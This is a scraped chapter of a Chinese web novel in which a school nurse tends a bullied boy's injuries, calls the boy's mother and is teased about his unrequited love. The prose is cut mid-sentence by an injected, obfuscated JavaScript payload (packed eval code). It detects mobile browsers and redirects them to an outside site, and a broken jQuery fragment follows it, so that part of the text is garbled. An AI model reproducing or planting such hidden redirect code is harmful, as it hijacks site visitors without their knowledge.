默认冷灰
24号文字
方正启体

19. 单独任务(三)

作者:hinako本书字数:K更新时间:
    把渡边安置在床上后,相越就开始仔细调查他身上的伤口。伤口颜色深浅不一,且大多在不显眼的位置,比如说腹部、大腿。这更能说明那群人是打架的老手了,专往这些地方打,是为了不被他人发现。


    不过以渡边的性子,他不可能就这样忍着啊。于是相越直接问:“你有告诉其他人吗?”


    “没用。”渡边低着头,神色不明。


    短短两个字,相越就有了许多的猜测,只待验证。他抿起嘴唇,拿起冷敷用的冰块并用一层薄巾盖住那些地方,叮嘱道:“这些地方记得每天都要用冰块冷敷二十分钟,这样淤血自然就会消散。”


    渡边被痛和冷得龇牙咧嘴,抖着声音敷衍道:“知道了。”


    面对渡边的敷衍,相越只能叹了一口气,心道这小子根本就没听进去。该不会他还在想伤口正是荣耀的标志,这种中二少年才会有的想法吧。


    不过相越也没有资格嘲笑对方,因为在那一段孤独的岁月里,他紧抱着唯一的念想。有时自暴自弃了,也会用这种话语安慰自己。


    而且那时的自己比渡边好多了,起码相越面对那样一大帮混混,他能把他们揍得满地找牙。


    虽然好像有不同的团伙,但他可不管,只要挡住他,就都揍了。


    这样一想,其实他挺疯的?


    就是这段潜入的时间里,他得好好教渡边几招了。


    相越心中叹道,明明他也还是今长谷和局长的学生,没资格教导任何人。


    灰暗的心思一起,相越马上摇了摇头。真是的,自己怎么可以和今长谷,还有局长那些人相提并论呢?他们简直是怪物。新宫的话,好一点点。但她能把那个大锤子挥得来去自如。要是被挥到,就可以原地和所有人说再见了吧。


    整个局里就只有自己、副局,还有地井比较正常了。在这个满是挂壁的局里,他只能尽力而为了,就像竞技大会那样,总会有办法的。


    相越如此想着,完成了所有的包扎工作。


    只是在这些细碎的事情之前,他得完成主要的任务,也就是探查高桥家,还有渡边的事情。相越深吸一口气,准备接下来的台词。


    首先,不能辜负渡边对自己的信任,得交代自己的情况,相越实话实说:“其实是因为新宫大小姐有点担心你们家的情况,所以派我来探查情况。”


    “原来如此。”渡边点点头。


    眼见渡边对此接受良好,就开始下一步,发挥自己的厚脸皮补充了一句:“所以今晚可以让我到你们家吃饭吗?”


    渡边哪有见过如此厚颜无耻之人,他爆红了脸:“蛤,你在说什么啊?”


    “所以今晚可以让我到你们家吃饭吗?”比他想象中更能接受自己,相越加深了笑意,重复再问一次。


    “太突然了吧,也不是不行。我可以和老爸老妈说一声吗?”渡边有些不好意思。“当然可以。”相越递过保健室的电话,心道果然这个小孩是个外面满是刺、里面是棉花糖的家伙啊。和直酱一模一样。这样一想就忽然很想笑。再看到渡边老实接过电话,乖巧地用敬语问电话那头的人可不可以带自己去吃饭时,就忍不住了,只能捏着脸强忍着笑意。


    当渡边把电话递给自己时,他深吸一口气,把笑意压在肚子里,聆听听筒里的内容。


    听筒里是一把女声:“你好,我是渡边昭子。我刚从犬子那里听说您想要光临敝舍,我可以请问这是为何吗?”


    眼见对方如此直接,相越也直截了当地述说事实:“实际上,我是契约者管理科负责本次案件的人员,名为相越和希。想问一下您是否在面临生命危险呢?”


    “案件?犬子被卷进什么事了吗?”渡边昭子没有回答自己的问题,而是焦急地问关于渡边的消息。


    “关于这件事我希望能当面和您述说。”相越心道渡边妈妈好像挺在乎自己儿子的,但为了渡边着想,他还是决定在几人聚会时再谈渡边被霸凌的事。他给渡边打了个眼色,摇了摇头,示意渡边不用惊慌。


    渡边一脸疑惑,但还是姑且点了点头。


    “我明白了。那就安排在犬子放学后可以吗?到时候您和犬子一同乘坐私家车来就好。可以帮我把电话交给犬子吗?”


    “我明白了。”相越便把电话交给渡边。


    两人聊了几句,就挂了。


    一挂断电话,渡边就收起所有的乖巧,大声质问:“为什么要和老妈说我的事?”


    “抱歉,我未经你同意就和渡边夫人说了你的事情。不过现在还有挽救的余地,不是吗?”相越跪坐在地上,与渡边平视。


    “余地?”渡边不解。


    “就是和我一起商量会和他们讲述的内容,这样到时候我们的台词就不会矛盾了。”相越拿起一张纸递给渡边,“请签名。”


    渡边点点头,老实写上自己的名字后,才反应过来:“为什么要签名呀?”


    “学校规定学生受伤后需作记录,并打电话通知家长。所以不是我想,而是上面的问题啊。抱歉,达也君。”相越摸摸头,憨笑着道歉。


    “哦。”渡边达也的注意力被相越的演技带偏,没留意到相越不知不觉拉近了两人的距离,以名字称呼。


    他傲娇地转过头:“那该怎么和老妈报告?”


    “达也君,你想和渡边夫人说你在学校被人欺负的事情吗?”说到正题,相越收起所有演技,认真注视着眼前的渡边,并没有因为他是小孩而蔑视对方的意见,而是选择尊重他的意愿。


    当有人在注视着自己时,总会忍不住想与对方对视,渡边也是如此。在学校受尽排挤的他比起同辈,更能感受到眼睛里的情绪,所以他明白相越没有任何的恶意。只是他早就经历过无数次的失败,早已对其他人和自己失去了信心,不敢再去尝试,却也不舍得拒绝来自相越的善意。


    最后他只能犹豫不决:“我也不知道。”


    眼前的人只是点头:“我明白了。那可以交给我来说吗?有什么不可以说的吗?”


    一直以来,渡边担心的只有自己的事情不被重要的人以同样的态度对待而已。


    他明白,自己只是一个小孩,小孩在乎的事情,在大人看来也许是微不足道到不足以放在心上,随便便能抛到脑后。


    所以每次才会被随口打发过去,并以大人看来更为重要的事情揭过这个话题。


    但这次不一样。和自己沟通的对象是一个大人,于契约者管理科这个大部门工作,具有信服力。如此一来,说不定可以让父母把自己的事听进耳中。


    有了这个可能性,渡边的眼中浮现起一丝亮光:“没有,可以拜托你吗?”


    “当然,我会尽力的。有需要的时候,达也君可以协助我吗?”与自己平视的成年男子,这刻比以往任何一个时候看上去都要可靠。相越毫不犹豫应下渡边的无理要求,把渡边本应做的事全都揽下。


    “好。谢谢……不,一直以来都谢谢你。相越……桑,不,老师?”渡边这一刻才打开心门,他露出了面对母亲时的乖巧面容,补上了一直以来没说的话。


    “哈哈哈,不用谢。不过话说回来,我现在姑且是一个保健


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17496114|202510||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    室老师,所以不是‘桑’,而是‘老师’。竟然能被称为老师,还真是没想到啊,哈哈哈……”相越狂笑着,非常高兴,也有一丝欣慰。


    他这是出师了?有学生了。


    同时,铃声响起,要上课了。渡边翻了个白眼,瞬间又对眼前人的可靠性感到怀疑。只是被铃声打断,才无视这个“可靠”的大人,扶着床边爬起来。


    还没爬起来,笑声戛然而止,相越伸出手阻止渡边:“达也君,二十分钟还没到。你要去哪里?”


    “上课,铃声响了。”


    相越指了指渡边身上的冰块:“还没有二十分钟,把冰块拆了再回去吧。”


    渡边低头,身上的包袱确实很重,行动非常不便。刚才自己连站起来都做不到,只是一会儿是数学课,可能又会被那个糟老头班主任挑刺,他就头疼。


    “你放心,我会和班主任以及授课老师沟通。再不然到时候就把锅全赖在我身上就好,说我新来手法不熟练。所以现在先睡会儿吧。待会儿午饭时间带你去吃好吃的。”相越拍拍床边,示意渡边躺下。


    “哦。”


    渡边照做,他闭上眼睛,尝试陷入沉睡之中。但身上的冰块沉甸甸的,又冷得他发抖,伤口又痛。无论如何都睡不着,无聊之下只能睁开眼,无神地看着天花板和观察旁边的人。


    “喂,你在做什么?”


    “吃饭。”相越拿着便当,说完就往口中塞可疑的深红色方块状食物,快速咀嚼吞下,拿起水瓶大口大口灌水。整个过程不拖泥带水,非常流畅。


    “刚才那是什么鬼?”渡边没见过如此可疑的食物。


    “麻辣鸭血,很好吃的,你要尝尝吗?”相越脸色红润,满脸笑容。渡边太过天真,相信了:“好,我要试。”


    欠揍的是,相越下一句吊起了他的胃口:“才不给你,这是直酱做给我的。”


    这一句话无疑勾起了渡边的怒火和他的好奇心,让他越发想要知道什么是麻辣鸭血。


    再加上,渡边哪有人如此嘲讽过,他反问:“直酱是谁?你女朋友吗?”


    “咕……”这句话也戳中了相越的弱点,他无言以对。


    他也想,但目前对方没有这种意愿,还在逃跑。他得更加主动去追才行。


    “真是小丑,说不定对方根本没有考虑把你当做那种对象。”见他吃瘪的模样,渡边便明白还没成,于是乘胜追击。


    “咕……”再次戳中相越的弱点,因为他也怀疑过这点。说不定只是把他当作儿时玩伴、家人、保护对象,不是男女关系。


    他弱弱地反问:“你怎么知道?”


    “你看和我同班的那对互相暗恋的,每天都在想着对方,粘着对方。你上班这么久了,那个直酱连信息都没发给你,肯定没有在想着你。还有我爸妈也……反正你这顶多是单相思。”渡边引用班上的例子为自己增加说服力。


    相越看了一眼手机,画面上空荡荡的,只有手机屏幕上显示的时间,和用作手机壁纸的直酱偷拍照片,什么都没有。一切就如渡边所说,他瞬间泄了气。


    难道就如渡边所说,直酱只觉得自己是要保护的对象,而不是在意的男人?


    一时间,相越失去了所有的情绪波动,陷入沉思。二十分钟的时间到后,麻木地拆卸冰块。渡边侧着身子睡着后,相越为其盖上被子,眼神失神地看向天花板,麻木地把便当里的食物塞进嘴里。直到午饭的钟声响起,手机震动数下,相越反应性地拿起手机,看着亮起的手机屏幕,才恢复了高光。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)